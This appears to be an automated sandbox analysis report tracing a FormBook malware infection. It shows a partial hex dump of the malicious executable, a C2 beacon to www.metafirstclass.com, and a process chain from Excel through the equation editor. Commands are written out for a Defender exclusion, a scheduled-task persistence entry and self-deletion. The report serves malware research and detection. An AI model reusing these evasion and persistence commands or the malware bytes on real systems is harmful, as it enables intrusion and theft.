Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 30 14 9f 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 fe 0a 00 00 0a 00 00 00 00 00 00 7e 1d 0b 00 00 20 00 00 00 20 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 2c 1d 0b 00 4f 00 00 00 00 20 0b 00 88 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 dc fd 0a 00 00 20 00 00 00 fe 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 88 06 00 00 00 20 0b 00 00 08 00 00 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 0b 00 00 02 00 00 00 08 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 1d 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 ac 48 01 00 b0 21 01 00 03 00 00 00 8c 01 00 06 5c 6a 02 00 d0 b2 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 be 02 73 1f 00 00 0a 7d 01 00 00 04 02 73 20 00 00 0a 7d 06 00 00 04 02 28 21 00 00 0a 02 28 14 00 00 06 02 7b 0d 00 00 04 17 6f 22 00 00 0a 2a 1b 30 03 00 ac 00 00 00 01 00 00 11 02 28 03 00 00 06 02 03 7d 03 00 00 04 03 2d 09 02 14 7d 02 00 00 04 2b 54 02 7b 01 00 00 04 03 6f 23 00 00 0a 6f 24 00 00 0a 2c 19 02 02 7b 01 00 00 04 03 6f 23 00 00 0a 6f 25 00 00 0a 7d 02 00 00 04 2b 28 02 73 26 00 00 0a 7d 02 00 00 04 02 7b 01 00 00 04 03 6f 23 00 00 0a 02 7b 02 00 00 04 6f 27 00 00 0a 02 28 07 00 00 06 02 7b 02 00 00 04 2c 36 02 7b 02 00 00 04 6f 28 00 00 0a 0a 2b 0f 12 00 28 29 00 00 0a 0b 02 07 28 10 00 00 06 12 00 28 2a 00 00 0a 2d e8 de 0e 12 00 fe 16 11 00 00 1b 6f 12 00 00 0a dc 2a 01 10 00 00 02 00 81 00 1c 9d 00 0e 00 00 00 00 8e 02 7b 06 00 00 04 6f 2b 00 00 0a 02 7b 09 00 00 04 6f 2c 00 00 0a 6f 2d 00 00 0a 02 14 7d 03 00 00 04 2a 13 30 03 00 29 00 00 00 02 00 00 11 02 7b 07 00 00 04 0a 06 0b 07 03 28 2e 00 00 0a 74 04 00 00 02 0c 02 7c 07 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 13 30 03 00 29 00 00 00 02 00 00 11 02 7b 07 00 00 04 0a 06 0b 07 03 28 30 00 00 0a 74 04 00 00 02 0c 02 7c 07 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 1b 30 03 00 f9 00 00 00 03 00 00 11 02 7b 03 00 00 04 6f 23
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL0a0~ @ `@,O @ H.text `.rsrc @@.reloc@@B`HH!\js }s }(!({o"*0()-}+T{o#o$,{o#o%}+(s&}{o#{o'({,6{o(+()((*-o*{o+{o,o-}*0){(.t|(+3*0){(0t|(+3*0{o#</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	52.128.23.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:30:53.961179972 CET	760	OUT	GET /g2fg/?hZlpd=H/0ZmZGK5jsRiriaZut4CEFQpFY2p/TAFyTzOdFvzC4udK1/lSWrgm9fn/kzXoflvKU/jw==&LRgXx=fbcX Ttnx6x HTTP/1.1 Host: www.metafirstclass.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 19:30:54.116276979 CET	760	IN	HTTP/1.1 463 Server: nginx Date: Thu, 25 Nov 2021 18:30:54 GMT Content-Type: text/html Content-Length: 8915 Connection: close ETag: "5e52d3ca-22d3" X-DIS-Request-ID: 9ab6992f058f33df87d2e92199f1ec19 Set-Cookie: dis-remote-addr=84.17.52.63 Set-Cookie: dis-timestamp=2021-11-25T10:30:54-08:00 Set-Cookie: dis-request-id=9ab6992f058f33df87d2e92199f1ec19 X-Frame-Options: sameorigin

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2408 Parent PID: 596

General

Start time:	19:28:14
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f1a0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities — Show Windows behavior

File Written

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 1268 Parent PID: 596

General

Start time:	19:28:36
Start date:	25/11/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 3028 Parent PID: 1268

General

Start time:	19:28:41
Start date:	25/11/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x80000
File size:	723456 bytes
MD5 hash:	0F88779E9500075DE85E916637305164
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.473128964.00000000023E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.473159938.00000000023FF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.473612536.00000000033E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.473612536.00000000033E9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.473612536.00000000033E9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 50%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 2728 Parent PID: 3028

General

Start time:	19:28:43
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\OmnbtuhFsJys.exe
Imagebase:	0x21f30000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 2636 Parent PID: 3028

General

Start time:	19:28:44
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\OmnbtuhFsJys" /XML "C:\Users\user\AppData\Local\Temp\tmpC92A.tmp
Imagebase:	0x150000
File size:	179712 bytes

MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 1724 Parent PID: 3028

General

Start time:	19:28:45
Start date:	25/11/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x80000
File size:	723456 bytes
MD5 hash:	0F88779E9500075DE85E916637305164
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.506389190.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.506389190.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.506389190.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.471438576.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.471438576.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.471438576.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.506321785.0000000000380000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.506321785.0000000000380000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.506321785.0000000000380000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.471899912.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.471899912.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.471899912.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.506187794.0000000000250000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.506187794.0000000000250000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.506187794.0000000000250000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 1724

General

Start time:	19:28:50
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.489472241.00000000092FB000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.489472241.00000000092FB000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.489472241.00000000092FB000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.496796334.00000000092FB000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.496796334.00000000092FB000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.496796334.00000000092FB000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 1292 Parent PID: 1764

General

Start time:	19:29:01
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0xd80000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.665478819.0000000000090000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.665478819.0000000000090000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.665478819.0000000000090000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.665720602.0000000000730000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.665720602.0000000000730000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.665720602.0000000000730000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.665582467.0000000000250000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.665582467.0000000000250000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.665582467.0000000000250000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2964 Parent PID: 1292

General

Start time:	19:29:07
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\Public\vbc.exe"
Imagebase:	0x49dc0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis

